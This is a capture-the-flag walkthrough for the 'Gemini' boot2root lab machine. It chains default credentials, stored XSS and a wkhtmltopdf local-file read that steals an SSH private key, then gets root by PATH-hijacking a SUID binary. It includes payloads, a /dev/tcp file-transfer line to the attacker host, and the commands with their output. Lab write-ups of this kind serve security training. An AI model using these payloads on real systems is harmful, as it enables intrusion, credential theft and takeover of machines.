Gemini Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.124

Port/Service Discovery:

```
nmap -sV -Pn -p- --open 192.168.56.124 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.124 > scan_full.txt
```


Ports found:

22 ssh OpenSSH 7.4p1
80 http Apache httpd 2.4.25

Service Enumerations and Attacks:


Nothing that interesting on the full nmap scan, lets visit the page at port 80


Browser port 80
Just a simple directory listing, only one entry '/test2'. Visiting /test2 gives us a webpage



We've got a login button at the top and a link to a github repository. Checking out the git repo we can see a file 'install.php', inspecting the file we can see the line '<h3>USER: admin
 PASSWORD: 1234</h3>";' at line 149. Trying these as the credentials for the login portal works and we're welcomed in as the admin.

After poking around a little we see there's a page to view our profile, and a page to edit our profile. Pretty easily we can see that if we change our display name it reflects in our profile view page. Let's see if we can do any XSS






We can indeed. Let's see if we can get the page to visit us by embedding our own address into a html image tag.

Display name: <img src =http://192.168.56.117:4444/a>

If we set up a netcat listener on port 4444 on our kali host and reload the profile viewer page, we should see the request come through. Interestingly if we use the viewers export function we can see a slightly different request with a new user-agent 'wkhtmltopdf'. If we google wkhtmltopdf we can find out that it's a tool for converting html pages to pdfs. Further googling shows that its vulnerable to LFI. To exploit the LFI vulnerability we're going to create a small php file to redirect wkhtmltopdf to a file of our choosing, then use the XSS point to make wkhtmltopdf process our php file, which we'll embed in an iframe to display the output.

Our php file which we'll host on our kali using the command


```
php -S 192.168.56.117:4444
```



Our XSS injection


Display Name: <iframe src=http://192.168.56.117:4444/redirect.php height="800" width="800">

Once we save the injection, we need to visit the pdf export function of the profile viewer, as it's the wkhtmltopdf tool that being exploited. When we do, we should see an output like this



We're successfully able to use LFI to view the contents of files on the host! From the passwd file we can see that there is a user gemini1, we know that ssh is running, let's see if they have any ssh keys. All we need to do is change the location in our redirect.php file, and if it exists and we permission to see it, it should be outputted in the pdf viewer when we refresh the page.

header('location:file:///home/gemini1/.ssh/id_rsa'); (inside the redirect.php file)



We got the private key for the user gemini1! Save the output to a file, say 'id_rsa', from here we should be able to ssh into the host. Don't forget to make sure the permissions for the ssh key is set to 600.

```
chmod 600 id_rsa
ssh gemini1@192.168.56.124 -i id_rsa
```

Privilege Escalation:

Alright now we're in the host, next is to get root permissions. First let's see if we have any sudo permissions.

```
sudo -l
```

It requires a password for sudo which we currently don't have. Let's see what SUID binaries we have on the system.

```
find / -perm -u=s 2>/dev/null
```

The most interesting binary is '/usr/bin/listinfo', running it outputs some data that looks like its aggregated from other programs, lets transfer the binary over to our machine so we can inspect it further.

```
nc -nvlp 4444 > listinfo
cat /usr/bin/listinfo > /dev/tcp/192.168.56.117/4444
chmod +x listinfo
ltrace ./listinfo
```

```
kali@kali: ~/Documents/gemini
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Documents/gemini]
└─$ ltrace ./listinfo
popen("/sbin/ifconfig | grep inet", "r")                                  = 0×558fd4f922a0
popen("/bin/netstat -tuln | grep 22", "r" <no return ... >
--- SIGCHLD (Child exited) ---
<... popen resumed> )                                                     = 0×558fd4f923b0
popen("/bin/netstat -tuln | grep 80", "r" <no return ... >
--- SIGCHLD (Child exited) ---
<... popen resumed> )                                                     = 0×558fd4f924c0
popen("date", "r" <no return ... >
--- SIGCHLD (Child exited) ---
<... popen resumed> )                                                     = 0×558fd4f925d0
fgets("        inet 192.168.56.117  net" ... , 1034, 0×558fd4f922a0)      = 0×7ffd9babc2c0
printf("displaying network information .. " ... <no return ... >
--- SIGCHLD (Child exited) ---
<... printf resumed> )                                                    = 37
printf("%s", "        inet 192.168.56.117  net" ... displaying network information ...   inet 192.168.56.117  netmask 255.255.255.0  broadcast 192.16
8.56.255
)                                                                         = 77
fgets("        inet6 fe80::a00:27ff:fed" ... , 1034, 0×558fd4f922a0)      = 0×7ffd9babc2c0
printf("displaying network information .. " ... )                         = 37
printf("%s", "        inet6 fe80::a00:27ff:fed" ... displaying network information ...   inet6 fe80::a00:27ff:fedb:966a  prefixlen 64  scopeid 0×20<l
ink>
)                                                                         = 73
fgets("        inet 127.0.0.1  netmask " ... , 1034, 0×558fd4f922a0)      = 0×7ffd9babc2c0
printf("displaying network information .. " ... )                         = 37
printf("%s", "        inet 127.0.0.1  netmask " ... displaying network information ...   inet 127.0.0.1  netmask 255.0.0.0
)                                                                         = 42
fgets("        inet6 ::1  prefixlen 128" ... , 1034, 0×558fd4f922a0)      = 0×7ffd9babc2c0
printf("displaying network information .. " ... )                         = 37
printf("%s", "        inet6 ::1  prefixlen 128" ... displaying network information ...   inet6 ::1  prefixlen 128  scopeid 0×10<host>
)                                                                         = 53
fgets("        inet6 ::1  prefixlen 128" ... , 1034, 0×558fd4f922a0)      = 0
pclose(0×558fd4f922a0)                                                    = 0
fgets("        inet6 ::1  prefixlen 128" ... , 1034, 0×558fd4f923b0)      = 0
pclose(0×558fd4f923b0)                                                    = 256
fgets("        inet6 ::1  prefixlen 128" ... , 1034, 0×558fd4f924c0)      = 0
pclose(0×558fd4f924c0)                                                    = 256
fgets("Thu Oct 27 09:24:37 AM EDT 2022\n" ... , 1034, 0×558fd4f925d0)     = 0×7ffd9babc2c0
printf("\ndisplaying current date ... "
)                                                                         = 31
printf("%s", "Thu Oct 27 09:24:37 AM EDT 2022\n" ... displaying current date ...   Thu Oct 27 09:24:37 AM EDT 2022
)                                                                         = 32
fgets("Thu Oct 27 09:24:37 AM EDT 2022\n" ... , 1034, 0×558fd4f925d0)     = 0
pclose(0×558fd4f925d0)                                                    = 0
+++ exited (status 0) +++

┌──(kali㉿kali)-[~/Documents/gemini]
└─$ 
```

When we run ltrace we find out that the binary is calling 3 other binaries. Importantly one of calls isn't using an absolute path, instead it is just calling 'date'. As it uses a relative name, we should be able to manipulate the PATH on the host machine to exploit it into running our own commands. We'll do this by creating our own 'date' file and placing it first on the PATH running listinfo, that way when listinfo runs, it'll execute our commands instead.

```
echo "cp /bin/bash /tmp/bash; chmod u=s /tmp/bash" > /tmp/date
chmod +x /tmp/date
export PATH=/tmp:$PATH
/usr/bin/listinfo -p
/tmp/bash -p
```

If everything went to plan, we should now be root!

```
gemini1@geminiinc: /tmp
File  Actions  Edit  View  Help

gemini1@geminiinc:/tmp$ chmod +x date
gemini1@geminiinc:/tmp$ export /tmp:$PATH
-bash: export: `/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp': not a valid identifier
gemini1@geminiinc:/tmp$ export PATH=/tmp:$PATH
gemini1@geminiinc:/tmp$ /usr/bin/listinfo -p
displaying network information ...            inet 192.168.56.124  netmask 255.255.255.0  broadcast 192.168.56.255
displaying network information ...            inet6 fe80::a00:27ff:fea4:a3e5  prefixlen 64  scopeid 0x20<link>
displaying network information ...            inet 127.0.0.1  netmask 255.0.0.0
displaying network information ...            inet6 ::1  prefixlen 128  scopeid 0x10<host>

displaying Apache listening port ...    tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN

displaying Apache listening port ...    tcp6       0      0 :::22                   :::*                    LISTEN

displaying SSH listening port ...    tcp6       0      0 :::80                   :::*                    LISTEN
gemini1@geminiinc:/tmp$ ls
bash  systemd-private-eafa983f6a6a469fbf091e08340ce541-apache2.service-lKWYhD
date  systemd-private-eafa983f6a6a469fbf091e08340ce541-systemd-timesyncd.service-lEf1Mu
gemini1@geminiinc:/tmp$ ./bash -p
bash-4.4# whoami
root
bash-4.4# cd /root/
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm

Congratulations on solving this boot2root machine!
Cheers!
          _¨_¨'_'_
        (          )
         ]~,"-.-~~[
       .=])' (;  ([
       | ]:: '    [
       '=]): .)  ([
         |:: '    |
          ~~ ——— ~~
https://twitter.com/sec_9emin1
https://scriptkidd1e.wordpress.com

mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
bash-4.4# echo "luc chapman 18806759"
luc chapman 18806759
bash-4.4#
```

Service Scan

~/Documents/gemini/scan_service.txt - Mousepad

File Edit Search View Document Help

scan_full.txt | scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 07:11 EDT
Nmap scan report for 192.168.56.124
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
```

Full Scan

~/Documents/gemini/scan_full.txt - Mousepad

File Edit Search View Document Help

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 07:11 EDT
Nmap scan report for 192.168.56.124
Host is up (0.00083s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA)
|   256 8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA)
|_  256 cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.25
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-01-07 08:35  test2/
|_
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
```